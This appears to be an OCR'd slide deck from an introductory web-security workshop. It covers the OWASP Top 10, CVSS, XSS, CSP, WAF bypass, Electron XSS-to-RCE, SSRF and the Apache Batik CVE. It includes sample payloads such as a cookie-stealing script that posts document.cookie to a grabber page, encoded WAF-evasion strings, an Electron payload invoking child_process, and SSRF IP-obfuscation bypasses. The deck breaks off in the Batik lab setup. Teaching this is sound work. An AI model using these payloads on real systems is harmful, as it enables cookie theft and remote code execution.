# Have some fun in Web

## Web從0到0.1下班體驗營

UCCU Hacker / Vic Huang

# Outline

- Introduction
- Cross-site scripting
  - Electron XSS to RCE
- Server-side request forgery
  - CVE-2022-40146
- Takeaway
- Reference


# Whoami

- Vic Huang
- Independent Researcher / Security Engineer
- Member @ UCCU Hacker
- Working on Web/Mobile/ICS/Privacy domain
- Shared his research on HITB, CODE BLUE, Ekoparty, ROOTCON, REDxBLUE pill, HITCON, CYBERSEC, DEFCON.

# Introduction

# OWASP Top 10 2021


- A01:2021–Broken Access Control
- A02:2021–Cryptographic Failures
- A03:2021–Injection
- A04:2021–Insecure Design
- A05:2021–Security Misconfiguration
- A06:2021–Vulnerable and Outdated Components
- A07:2021–Identification and Authentication Failures
- A08:2021–Software and Data Integrity Failures
- A09:2021–Security Logging and Monitoring Failures
- A10:2021–Server–Side Request Forgery




https://www.indusface.com/learning/what-are-the-owasp-top-10-risks-2021/

https://owasp.org/Top10/zh_TW/

# OWASP Top 10 2021




https://www.synopsys.com/glossary/what-is-owasp-top-10.html

# CVE

- Common Vulnerabilities and Exposures (CVE)
- A dictionary of common names for publicly known information system vulnerabilities.
- Example: CVE–2022–40146

## Description

Server-Side Request Forgery (SSRF) vulnerability in Batik of Apache XML Graphics allows an attacker to access files using a Jar url. This issue affects Apache XML Graphics Batik 1.14.

## Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

**CVSS 3.x Severity and Vector Strings:**


**NIST:** NVD **Base Score:** 7.5 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

https://nvd.nist.gov/vuln/detail/CVE–2022–40146

# CVSS

- CVSS is owned and managed by FIRST.Org, Inc. (FIRST), a US–based non–profit organization, whose mission is to help computer security incident response teams across the world.
- The official CVSS documentation can be found at https://www.first.org/cvss/.

## Qualitative Severity Ratings

| CVSS v2.0 Ratings | | CVSS v3.x Ratings | | CVSS v4.0 Ratings | |
|---|---|---|---|---|---|
| **Severity** | **Severity Score Range** | **Severity** | **Severity Score Range** | **Severity** | **Severity Score Range** |
| | | None* | 0.0 | None* | 0.0 |
| Low | 0.0-3.9 | Low | 0.1-3.9 | Low | 0.1-3.9 |
| Medium | 4.0-6.9 | Medium | 4.0-6.9 | Medium | 4.0-6.9 |
| High | 7.0-10.0 | High | 7.0-8.9 | High | 7.0-8.9 |
| | | Critical | 9.0-10.0 | Critical | 9.0-10.0 |

https://nvd.nist.gov/vuln–metrics/cvss

# Cross-site scripting

# Cross-site scripting(XSS)

- Cross-site scripting is a type of injection attack.It works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.
- Attacker could import malicious script from other domains, or steal information from victim.
- Root cause
  - Lack of filtering user input ; Insecure rendering on output ; Security policy misconfiguration ;

```
https://www.exameple.com/?display=<script>alert(1)</script>
<script>document.location='http://localhost/XSS/grabber.php?c='+document.cookie</script>
```

https://portswigger.net/web-security/cross-site-scripting

# Cross-site scripting(XSS)

- Reflected XSS
  - The vulnerable system resolve and trigger the url includes XSS payload.
- Stored XSS
  - XSS payload is stored in the vulnerable system. e.g. Forum.
- DOM based XSS
  - Abusing JS or other way to add XSS payload in DOM tree.

```
https://www.example.com/hehe.html#alert(1)
```

# Lab – W3C

- Lab – You don’t have to install anything :)
  - https://www.w3schools.com/html/tryit.asp?filename=tryhtml_default

```
<script>alert(1)</script>
```

```
<img src=x onerror=alert(document.cookie) />
```

```
<svg/onload=alert(1)></svg>
```

```
// you have to use script to set item first.
<img src=x onerror=alert(localStorage.getItem(1)) />
```

# Secure flags for cookie 

- Expire & Max Age
  - Set the expiration or max-age to control cookie lifecycle
- Secure
  - Only allowed in https connection
- Httponly
  - Only allowed the cookie sent through http requests. No scripts can use it
- SameSite
  - The policy about cookie usage in iframe. Mitigation for CSRF

# Local storage & Session storage

- Local storage
  - Key value type of storage in browser
  - Up to 5MB ~ 10MB(depends on browser)
  - No expire time.  -> Try not store sensitive or personal information here, It can be stole when the page is vulnerable to XSS
  - No security configuration. Plain text.
- Session storage
  - Key value type of storage in browser
  - Larger than cookie , usually smaller than local storage
  - Cleared when the browser tab is closed.
  - No security configuration. Plain text.

# Lab – local storage/session storage

- Lab – You don't have to install anything :)
  - https://www.w3schools.com/html/tryit.asp?filename=tryhtml_default
- Check local storage/session storage in F12 –> Application –> Storage (Chrome)

```
<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>
<script>localStorage.setItem("test", "haha")</script>
<script>sessionStorage.setItem("session", "hehe")</script>
<h1>This is a Heading</h1>
<p>This is a paragraph.</p>
<img src=x onerror=alert(localStorage.getItem('test')) /></body>
<img src=x onerror=alert(sessionStorage.getItem('session')) /></body>

</html>
```

# CSP

- Content Security Policy
- Browser level protection that helps to detect and mitigate certain types of attacks, including Cross–Site Scripting and data injection attacks.
- Most of browsers support CSP.
- Example: Allow content from the site’s own origin and its subdomains.


```
Content-Security-Policy: default-src 'self'
```

# CSP

- Example: allow users of a web application to include images from any origin in their own content, but to restrict audio or video media to trusted providers, and all scripts only to a specific server that hosts trusted code.

```
Content-Security-Policy: default-src 'self'; img-src *; media-src example.org
example.net; script-src userscripts.example.com
```


- CSP evaluator
  - The evaluator from google helps you configuring CSP right.
  - https://csp-evaluator.withgoogle.com/




https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP

# WAF

- Now companies using CDN services. These CDN services includes WAF which has malicious payloads detection in traffic.




# WAF bypass

- Now companies using CDN services. These CDN services includes WAF which has malicious payloads detection in traffic.
- WAF bypass payloads:
  - Mostly by encoding , transforming the malicious payload to pass the filter or intentionally trigger the filter to erase part of payloads

```
<svg/ONxss='0'/ONload=location=window[`atob`]`amF2YXNjcmlwdDphbGVydCgxKQ==`;
"><img src=x onerrora=confirm() onerror=confirm(1)>
```

- But the WAFs improves…., right?



# WAF bypass

- WAF services set limitation on data length avoiding CPU over consumption
- Once the payload length is longer than limitation, WAF will just pass the payload
- Padding attack is a method that adding a lot of meaningless padding to achieve the length limitation.


| WAF | Max payload length |
|---|---|
| AWS WAF | 8k |
| Cloudflare | 128k |
| Google Armor | 8k |
| Azure WAF | 128k |

Note: Latest max length could be different from this table.
They are keep upgrading their services.

```
POST /vulnerable_api HTTP/1.1
Host: www.example.com
Content-Length: 8196
{
  "data":"malicious payload"
  "padding":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[SNIP]AAAAAAAAA"
}
```

# Electron

- Electron is a framework for building desktop applications using JavaScript, HTML, and CSS.
- By embedding Chromium and Node.js into its binary, Electron allows you to maintain one JavaScript codebase and create cross-platform apps that work on Windows, macOS, and Linux
- Applications made by Electron
  - Discord , VScode , Notion , Teams , Riot Client...etc





https://insujang.github.io/2019-11-10/code-server/

# Misconfigurations in Electron

- nodeIntegration
  - Let developers access/use OS level api
- contextIsolation
  - Allow `webContents` use node api

```
// in js
  webPreferences:{
    nodeIntegration:true
    contextIsolation: false
  }
```

https://www.electronjs.org/zh/docs/latest/tutorial/security




https://i.blackhat.com/USA-22/Thursday/US-22-Purani-ElectroVolt-Pwning-Popular-Desktop-Apps.pdf

Once you can run your JS code electron application

Run OS level api to turn a XSS to RCE

# CVE-xxxx-xxxxx

- Lot’s of Electron apps CVEs are related to Fuse & webPreferences.
- Lab

```
// install nodes and npm first
git clone https://github.com/MrH4r1/Electro-XSS.git
cd Electro-XSS
npm install
npm run electro-xss

// try XSS
<img src=x onerror=alert(1) />
// try XSS to RCE (open calculator)
<img src=x onerror=alert(require('child_process').execSync('gnome-calculator')); />
```

# Quick summary

- Cross–Site Scripting
- Do not trust user input. Filter the user input and output
- Configure cookie right and try not to put sensitive information in local storage & session storage
- Mitigation
  - CSP – Browser level protection
  - FE rendering filter – Libraries like DOMpurify

# Server-side request forgery

# Server-side request forgery


- Server-side request forgery is a web security vulnerability that allows an attacker to cause the server-side application to make requests to an unintended location
- Attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems
- SSRF exploit that causes connections to external third-party systems/internal services might result in malicious onward attacks.

https://portswigger.net/web-security/ssrf

# Server-side request forgery

- SSRF exploit that causes connections to external third-party systems/internal services might result in malicious onward attacks.

```
curl https://www.example.com/?image=localhost:80
```




https://portswigger.net/web-security/ssrf

# Lab – SSRF

- Build a simple flask application that send requests to whatever url you insert

```
//open a http server in vm as a target
python -m http.server 7777


git clone https://github.com/akbarq/ssrf-demo

// install necessary library
pip install Flask
pip install requests

// run the flask server
python ssrf-demo.py

// try SSRF
curl http://localhost:5000/fetch?url=http://target-url.com
```

# SSRF Mitigation

- Black list –> aware of the normal bypass methods

```
2130706433 , 017700000001 , 127.1  // Different ip expression
::1, 0000:0000:0000:0000:0000:0000:0000:0001 // ipv6 support
```

- White list

```
'@' , '#' , … etc //URL resolving bypass
```

- Configure your server connection ability is another good way to mitigation SSRF
- Case study
  - https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

# Apache Batik


- Batik is a Java-based toolkit for applications or applets that want to use images in the Scalable Vector Graphics (SVG) format for various purposes, such as display, generation or manipulation.

- https://github.com/apache/xmlgraphics-batik

- Scene
  - When user upload SVG file , developer can use Batik in Java code to transform SVG file to PNG , JPEG file and output.

https://xmlgraphics.apache.org/batik/

# Lab – Environment setup

- Lab
  - Java application using Apache batik 1.14 to transform SVG to JPG
  - Check hacked sheet

```
mvn clean spring-boot:run

